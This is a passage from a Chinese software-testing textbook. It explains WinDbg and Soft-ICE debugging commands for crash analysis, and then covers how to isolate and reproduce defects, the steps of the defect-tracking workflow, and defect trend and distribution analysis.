WinDbg(http://www.microsoft.com/whdc/devtools/debugging)是微软公司发布的一款相当优秀的源码级调试工具，可以用于 Kernel 模式调试和用户模式调试，在调试软件崩溃后形成 Dump 文件，包括操作系统的信息、进程运行的状态、时间和环境变量、汇编指令、调用堆栈等，可以查出许多隐性的错误。

1. 配置 WinDbg

运行 File－>Symbol File Path，按照下面的方法设置_NT_SYMBOL_PATH 变量：

```
C:\MyCodesSymbols;
SRV*C:\MyLocalSymbols*http://msdl.microsoft.com/download/symbols
```

即 WinDbg 将先从本地文件夹 C:\MyCodesSymbols 中查找 Symbol，如果找不到，则自动从 MS 的 Symbol Server 上下载 Symbols。也可以下载完整的、正确版本的 Symbol 安装包并进行安装。最后，使用 lm、!sym noisy、!reload 等命令来验证符号路径是否正确。

2. 使用 WinDbg

WinDbg 提供了图形界面和命令行两种运行方式。使用图形界面的 WinDbg 来调试应用程序：

```
File->OpenExecutable: 可选择一个可执行文件进行调试;
File->Attache to a Process: 可选择一个运行中的进程,并对其进行调试;
File->Kernel Debu: 打开内核调试选择窗口,这时不能使用挂起系统的命令,但可以读写系统内存,
可用于检测缺陷产生的原因.
```

可以建立命令行快捷方式：C:\WinDBG\windbg.exe －c ".prompt_allow ＋dis －reg －ea －src －sym; .enable_unicode 1; .enable_long_status 1; .logopen /t c:\dbglog\dbglog.txt"。再在命令行窗口输入“x”加上可执行文件名加上“!”、代码中的函数名，可以获得函数的入口地址，这样就可以方便地设置调试断点，如输入：

```
x cpp200803272307!getConstBuffer
```

获得 getConstBuffer 的地址。输入“bp”加上函数入口地址就可以设置函数断点，如“bp 004113c0”。也可以合成这两个命令：

```
bp cpp200803272307!getConstBuffer
```

使用 u 004113c0 和!address 004113c0 可查看更详细的信息。

3. 调试方式

1）远程调试

可以从机器 A 上调试在机器 B 上执行的程序。具体步骤如下。

(1) 在机器 B 上启动一个调试窗口(Debug Session)，既可以直接在 WinDbg 下运行一个程序，也可以将 WinDbg 附加到一个进程上。

(2) 在机器 B 的 WinDbg 命令窗口上启动一个远程调试接口：

```
.server npipe:pipe=PIPE_NAME
```

其中，PIPE_NAME 是该接口的名字。

(3) 在机器 A 上运行：

```
windbg-remote npipe:server=SERVER_NAME,pipe=PIPE_NAME
```

其中，SERVER_NAME 是机器 B 的名字。

2）Dump 文件调试

如果客户机出现问题，当不能使用远程调试来解决问题时，可以通过 WinDbg 附加到出现问题的进程上，然后在命令窗口中输入：

```
.dump /ma File Name
```

创建一个 Dump 文件。在得到 Dump 文件后，使用如下命令打开它：

```
windbg-z DUMP_FILE_NAME
```

3）本地进程调试

可以在 WinDbg 下直接运行一个程序：

```
Windbg "path to executable" arguments
```

也可以将 WinDbg 附加到一个正在运行的程序：

```
Windbg - p "process id"
Windbg - pn "process name"
```

如果想控制一个进程及其子进程，在 WinDbg 的命令行上加上“－o”选项或使用命令“.childdbg”。如果同时调试几个进程，可以使用“|”命令来显示并切换到不同的进程。在同一个进程中可能有多个线程，“～”命令可以用来显示和切换线程。

4. 常用命令

(1) 调出命令帮助信息：.hh keyword。

(2) 下载系统文件的符号：symchk c:\winnt\system32\ntoskrnl.exe /s。

(3) 设置源码路径：.lsrcpath。

(4) 查看 event 对象的信号状态：!object \BaseNamedObjects。

(5) 显示当前线程的上一个错误值和状态值：!gle。

(6) 指定进制形式，0x/0n/0t/0y 分别表示十六/十/八/二进制。

(7) 过滤命令窗口输出信息：.prompt_allow －reg ＋dis －ea －src －sym。

(8) 格式化命令：.formats @eax。

(9) 查看 eax 上的内存数据：dc eax。

(10) 查看相应内存页的属性：!address eax。

(11) 显示局部变量：dv(Ctrl＋Alt＋V 切换到更详细的显示模式)。

(12) 查看当前的调用堆栈：k* 或～* kb。

(13) 异常处理相关，用 sx，sxd，sxe，sxi，sxn，sxr 等设置异常和事件的处理方式，如 sxe ld 可以在加载 dll 时中断下来。

(14) 内核调试时切换进程：!process 0 0 或.process xxxxxxxx。

(15) 显示数据结构：dt，如 dt PEB 会显示操作系统进程结构。

(16) 显示当前线程、进程的环境信息：!teb、!peb。

(17) 显示句柄信息：!handle。

(18) 显示与句柄有关的调用堆栈：!htrace-enable，再输入!htrace handle_value。

(19) 显示进程中加载的模块信息：lm。

(20) 查看对象类型：ln。

(21) 显示各线程的锁资源使用情况：!locks，对调试死锁很有用。

(22) 设置代码断点：bp/bu/bm；设置内存断点：ba；显示断点信息：bl。

13.3.3 使用 Soft-ICE 记录软件缺陷信息

Soft-ICE 是 Compuware 公司的产品 NuMega DriverStudio 中一个代表性的工具，用于跟踪软件运行时变量、内存等状态，而且可以捕捉系统崩溃时所需的信息。使用它可以记录产品发生缺陷的地方同时生成日志文件。在一般情况下，测试人员需要在软件缺陷报告上附上日志文件，便于开发人员修复软件缺陷。

当遭遇软件崩溃时，如何使用 Soft-ICE？在开始测试之前，已经安装了 Soft-ICE 并启动了“faults on”命令。当软件发生崩溃现象时，可以使用下面的命令去捕捉必要的信息。

(1) stack

(2) u eip-80

如果数据窗口是开启的状态,可以输入“wd”来关闭该窗口,然后再输入“dd esp-20”命令。stack、dd esp-20 是为了标注跟踪信息。

(1) 通过输入“x”,退出 Soft-ICE 窗口;如果还是无法退出 Soft-ICE,需要输入“faults off”,然后输入“x”。

(2) 打开 Soft-ICE 应用程序,立即保存日志文件。一旦再次打开 Soft-ICE,请输入“faults on”。

以下是一些常用命令。

(1) 在任何时候,按 Esc 键去删除命令行;

(2) 输入“Help”列出所有命令行及其帮助说明;

(3) 按 Ctrl+D 键,在 Soft-ICE 窗口和 Windows 系统间转换。

当测试人员报告崩溃的软件缺陷的时候,如下几点很重要。

(1) 任何造成软件崩溃的缺陷都需要附上 Soft-ICE 的跟踪 Log 文件,使开发人员能够分析这个缺陷的错误信息。

(2) 附上 Soft-ICE 的跟踪 Log 文件之后,重新打开检查 Log 文件信息是无误的。

(3) 如果不能附上 Soft-ICE 的跟踪 Log 文件,应该说明为什么不能附上 Soft-ICE 的跟踪 Log 文件。

13.3.4 分离和再现软件缺陷

要想有效地分离软件缺陷,需要清楚、准确地描述产生软件缺陷的具体步骤和条件,根据缺陷的描述,一般可以再现软件缺陷。但在某些糟糕的情况下,再现一个软件缺陷并不容易,对条件、环境、技术等各方面要求都非常高,需要耐心地一遍遍操作,才能再现。

1. 分离和再现软件缺陷的步骤

为了有效地再现软件缺陷,除了按照软件缺陷的有效描述规则来描述软件缺陷,还要遵循软件缺陷分离和再现的方法,具有较高的技巧性。虽然有时少数几个缺陷很难再现或者根本无法再现,以下介绍分离和再现缺陷的一些常用方法和技巧。

(1) 确保所有的步骤都被记录。记录下所做的每一件事、每一个步骤、每一个停顿。无意间丢失一个步骤或者增加一个多余步骤,可能导致无法再现软件缺陷。在尝试运行测试用例时,可以利用录制工具确切地记录执行步骤。所有的目标是确保导致软件缺陷所需的全部细节是可见的。

(2) 特定条件和时间。软件缺陷仅在特定时刻出现吗?或只在特定条件下产生吗?产生软件缺陷的原因是网络瓶颈吗?在较差和较好的硬件设备上运行测试用例会有不同的结果吗?

(3) 压力和负荷、内存和数据溢出相关的边界条件。执行某个测试可能导致产生缺陷的数据被覆盖,而只有在试图使用该数据时才会再现。在重启计算机后软件缺陷消失,当执行其他测试之后又出现这类软件缺陷,需要注意某些软件缺陷是否在无意中产生。

(4) 考虑资源依赖性,包括内存、网络和硬件共享的相互作用等。软件缺陷是否仅在运行其他软件并与其他硬件通信的“繁忙”系统上出现?软件缺陷可能最终证实与硬件资源、网络资源有相互的作用,审视这些影响有利于分离和再现软件缺陷。

(5) 不能忽视硬件。与软件不同,硬件不按预定方式工作。板卡松动、内存条损坏或者 CPU 过热都可能导致像是软件缺陷的失败。应设法在不同硬件上再现软件缺陷。在执行配置或者兼容性测试时特别重要。判定软件缺陷是在一个系统上还是在多个系统上产生。

开发人员有时可以根据相对简单的错误信息就能找出问题所在。因为开发人员熟悉代码，因此看到症状、测试用例步骤和分离问题的过程时，可能得到查找软件缺陷的线索。一个软件缺陷分离问题有时需要小组的共同努力。如果尽最大努力分离软件缺陷，也无法表达再现步骤，那么仍然需要记录软件缺陷，因为软件缺陷这个问题还是存在的。

2. 分离和调试软件缺陷之间的区别

讨论分离和调试软件缺陷之间的区别，是为了划清测试人员与开发人员的责任，增加界限的清晰度与测试资源的控制能力。面对一个软件缺陷时，开发人员或测试人员为了修复它，会提出一系列分步骤的、处理缺陷的疑问。

(1) 再现软件缺陷现象所需的最少步骤有哪些？这些步骤成功再现的可能性多大？

(2) 软件缺陷是否成立？换句话说，测试结果是否可能起源于测试因素或者测试人员自身的错误，还是影响顾客需求的、系统真正的故障？

(3) 哪些外部因素引起软件缺陷？

(4) 哪些内部因素，是代码、网络、还是环境引起的软件缺陷？

(5) 怎样才能在不产生新的缺陷的条件下使这个软件缺陷得到修复？

(6) 这种修复是否经过调试？单元是否经过测试？

(7) 问题解决了吗？它是否通过了确认和回归测试，确定系统的其余部分仍工作正常？

第(1)步证明了一个软件缺陷不是一个意外，同时精练操作步骤。第(2)、(3)步分离了这个软件缺陷。第(4)～(6)步是调试任务。第(7)步涉及确认和回归测试。在整个过程中，缺陷从测试阶段(第(1)～(3)步)进入开发阶段(第(4)～(6)步)，然后再回到测试阶段(第(7)步)。虽然这个责任流程似乎简单而明显，但其边界不是很清晰(特别是第(3)、(4)步之间的边界)，会产生一些资源重叠而浪费大量的精力。

如果软件缺陷描述清楚，包含第(1)～(3)步中问题的答案，意味着在隔离与调试之间清楚地划上一条界限，测试人员就能专注于测试过程，而不受开发人员的影响。如果测试人员不能完全表现缺陷的特征，导致再现和错误种类的不确定性，因此无法将它分离，测试人员和开发人员就可能会陷入一起调试的过程中。实际上，测试人员在其职责范围内有许多其他的工作，而不应该被卷入调试工作中。开发人员询问测试人员是调试工作的一部分，这是开发人员的职责所在，而测试人员只要在软件缺陷描述的基础上回答问题就可以了。否则，在这个上面，测试人员可能会花费大量的时间去解答开发人员所提的问题。

13.4 软件缺陷跟踪和分析

软件缺陷被报出之后，接下来就是要对它进行处理和跟踪，包括软件缺陷生命周期、软件缺陷处理技巧、软件缺陷跟踪的方法和图表、软件缺陷跟踪系统。

软件缺陷跟踪管理是测试工作的一个重要部分，测试的目的是尽早发现软件系统中的缺陷，而对软件缺陷进行跟踪管理的目的是确保每个被发现的缺陷都能够及时得到处理。软件测试过程简单地说就是围绕缺陷进行的，缺陷跟踪管理的目标如下。

(1) 确保每个被发现的缺陷都能够被解决，“解决”的意思不一定是被修正，也可能是其他处理方式(例如，延迟到下一个版本中修正或标为“已知问题”)，总之，对每个被发现的缺陷的处理方式必须能够在开发组织中达到一致。

(2) 收集缺陷数据并根据缺陷趋势曲线识别测试过程的阶段；决定测试过程是否结束有

很多种方式,通过缺陷趋势曲线来确定测试过程是否结束是常用并且较为有效的一种方式。

(3) 收集缺陷数据并在其上进行数据分析,作为组织的过程财富。

上述的第一条容易受到重视,在谈到缺陷跟踪管理时,一般人都会马上想到这一条,然而对第二和第三条目标却很容易忽视。其实,缺陷数据的收集和分析是很重要的,可以为软件质量改善提供许多有价值的第一手数据,也是做好缺陷预防工作的基础。

13.4.1 软件缺陷处理技巧

管理员、测试人员和开发人员需要掌握在软件缺陷生命周期的不同阶段处理软件缺陷的技巧,从而尽快处理软件缺陷,缩短软件缺陷生命周期。以下列出处理软件缺陷基本技巧。

(1) 审阅。当一个新测试人员发现一个缺陷,通过页面提交到缺陷跟踪数据库中。在缺陷被分配给开发人员之前,为了保证缺陷描述的质量和减少开发人员的抱怨,最好由其主管或其他资深测试工程师进行审阅。

(2) 拒绝。如果审阅者决定对一份缺陷报告进行较大的修改,例如,需要添加更多的信息或者需要改变缺陷的严重等级,应该和报告人一起讨论,由报告人修改缺陷报告,然后再次提交。

(3) 完善。如果测试员已经完整地描述了问题的特征并将其分离,那么审查者就会肯定这个报告。

(4) 分配。当开发组接受完整描述特征并被分离的问题时,测试员将它分配给适当的开发人员,如果不知道具体开发人员,应分配给项目开发组长,由开发组长再分配给对应的开发人员。

(5) 测试。一旦开发人员修复一个缺陷,还需要得到测试人员的验证,没经过测试人员的验证,缺陷是不能被关闭的。同时,还要围绕所做的代码改动进行相应的回归测试,检查这个缺陷的修复是否会引入新的问题。

(6) 重新打开。如果缺陷没有通过验证,那么测试人员将重新打开这个缺陷。重新打开一个缺陷,需要加注释说明,否则会引起"打开-修复-再打开"多个来回,造成测试人员和开发人员不必要的矛盾。

(7) 关闭。如果通过验证测试,那么测试人员将关闭这个缺陷。只有测试人员才能关闭缺陷,开发人员没有这个权限。

(8) 暂缓。如果每个人都同意将确实存在的缺陷移到以后处理,应该指定下一个版本号或修改的日期。一旦新的版本开始时,这些暂缓的缺陷应该重新被打开。

测试人员、开发人员和管理者要紧密地合作,掌握软件缺陷处理技巧,及时地审查、处理和跟踪每个软件缺陷,加速软件缺陷处理的节奏,不仅可以促进项目进展的速度,而且有助于提高软件质量。

13.4.2 缺陷趋势分析

软件质量标准一般要求:在测试结束前高优先级(P1、P2)的缺陷必须被全部处理完,所以有必要监控这类缺陷随时间的变化,例如,生成相应的趋势图,以判断整个产品开发是否按预期进度进行,测试是否可以按时结束。

在一个成熟的软件开发过程中,缺陷趋势会遵循着一种和预测比较接近的模式向前发展。在生命周期的初期,缺陷率增长很快。在达到顶峰后,就随时间以较慢的速率下降,如图 13-6

所示。可以根据这一趋势复审项目时间表,例如,4 个星期的测试周期,在第三个星期缺陷率仍然增长,则显示项目有问题,需要审视代码质量,找出问题的根本原因,必要时需要调整项目进度表。




图 13-6 软件测试过程中发现缺陷数理想趋势图

实际测试过程中,可能出现一些波动现象,而且测试过程要经过单元测试、集成测试、功能测试、系统测试、验收测试等不同的阶段,其波动趋势会表现为周期性。

这种趋势分析还可以延伸到已修复的、已关闭的软件缺陷,用来评估开发团队所做出的努力。理想情况下,已修复的、已关闭的缺陷数和所发现的缺陷数发展趋势相同或相近,只有滞后效应。特别是对 P1、P2 优先级的缺陷,要及时被修复、关闭,这种关闭缺陷的速率应该维持在与打开缺陷的速率相同的水准上,滞后时间不宜超过三天,才能保证项目顺利进行。趋势图的数据采用缺陷累计数量比较好,曲线的趋势更稳定、更具有规律性,如图 13-7 所示。在项目开始时,发现更多的缺陷,新缺陷的速率快,关闭缺陷的速度也快,但随着时间推移,该速率不断降低,而且关闭的趋势与新缺陷的趋势相似,但滞后一周。当新发现的缺陷累积曲线在一条渐近水平线时,说明新发现的缺陷越来越少,产品质量逐渐稳定下来,通常意味着测试快结束了。在测试和修复的过程中,这些曲线在不断地收敛,当收敛非常接近时,开发人员基本上完成了修复软件缺陷的任务了。并且注意到关闭曲线紧跟在打开曲线的后面,这表明项目小组正在快速地推进问题的解决。




图 13-7 新发现的、修复的、关闭的累计缺陷数的理想趋势图

图 13-7 给出了一个理想的趋势图。实际情况并非如此,有些差异是自然的,但如果有显著差异,则可能表明存在问题——如测试方法不对、测试能力不足、缺陷处理流程有问题或修复缺陷所需的资源不足等。

通过缺陷龄期、缺陷发现率等分析,可了解有关测试有效性和清除缺陷的状态。例如,如果存在大量龄期较长的、未验证的、已修正的缺陷,则可能表明没有充足的测试人员。微软公司就利用发现的缺陷数和关闭的缺陷数趋势图,找出缺陷的收敛点,来预测产品的下一个阶段计划,如图 13-8 所示。当出现没有激活状态缺陷的第一个时间,被定义为零 Bug 反弹点(Zero Bug Bounce,ZBB),从这一时刻开始,产品进入稳定期。




图 13-8 微软公司基于缺陷趋势图的里程碑定义

13.4.3 缺陷分布分析

对缺陷进行分析,确定测试是否达到结束的标准,也就是判定测试是否已达到用户可接受的状态。在评估缺陷时应遵照缺陷分析策略中制定的分析标准,最常用的缺陷分析方法有以下 4 种。

(1) 缺陷分布报告。允许将缺陷计数作为一个或多个缺陷参数的函数来显示,生成缺陷数量与缺陷属性的函数。如测试需求和缺陷状态、严重性的分布情况等。

(2) 缺陷趋势报告。按各种状态将缺陷计数作为时间的函数显示。趋势报告可以是累计的,也可以是非累计的,可以看出缺陷增长和减少的趋势。

(3) 缺陷年龄报告。是一种特殊类型的缺陷分布报告,显示缺陷处于活动(Active,Open)状态的时间,展示一个缺陷处于某种状态的时间长短,从而了解处理这些缺陷的进度情况。

(4) 测试结果进度报告。展示测试过程在被测应用的几个版本中的执行结果以及测试周期,显示对应用程序进行若干次迭代和测试生命周期后的测试过程执行结果。

这些分析为软件质量、项目管理、开发过程改进等提供了判断依据。例如,预期缺陷发现率将随着测试进度和修复进度而最终减少,这样可以设定一个阈值,在缺陷发现率低于该阈值时才能部署该软件。

例如,在功能分布上缺陷分析,可以了解哪些功能模块处理比较难、哪些功能模块程序质量比较差,有利于程序质量的改进和提高。进一步分析,可以计算出 P1 优先级缺陷从报告到关闭所需要的平均时间,就可以知道开发人员是否按照要求去做,一般来说 P1 优先级缺陷规定必须在 24h 之内被解决。再比如,各个级别的缺陷数量一般遵守这样的规律:P1<P2<P3。

如果不符合正常缺陷分布，如图 13-9 所示，可能说明代码质量不好，需要进一步分析，找出其根本原因。




图 13-9　缺陷的 4 种优先级分布

分析软件缺陷根本原因不仅有助于测试人员决定哪些功能领域需要增强测试，而且可以使开发人员的注意力集中到那些引起问题最严重，最频繁的领域。图 13-10 显示了软件缺陷产生的三个主要来源——用户界面显示、业务逻辑和规格说明书，占软件缺陷总数的 75%。如果从测试风险角度看，这些区域可能是隐藏缺陷比较多的地方，需要测试更细、更深些。从开发角度来说，这些就是提高代码质量的主要区域，假定某个产品前后发现 1000 个 Bug，代码在这三个区域减少一半，则总缺陷数能减少 37.5%，减少 375 个缺陷，代码质量改善效果就会显著。

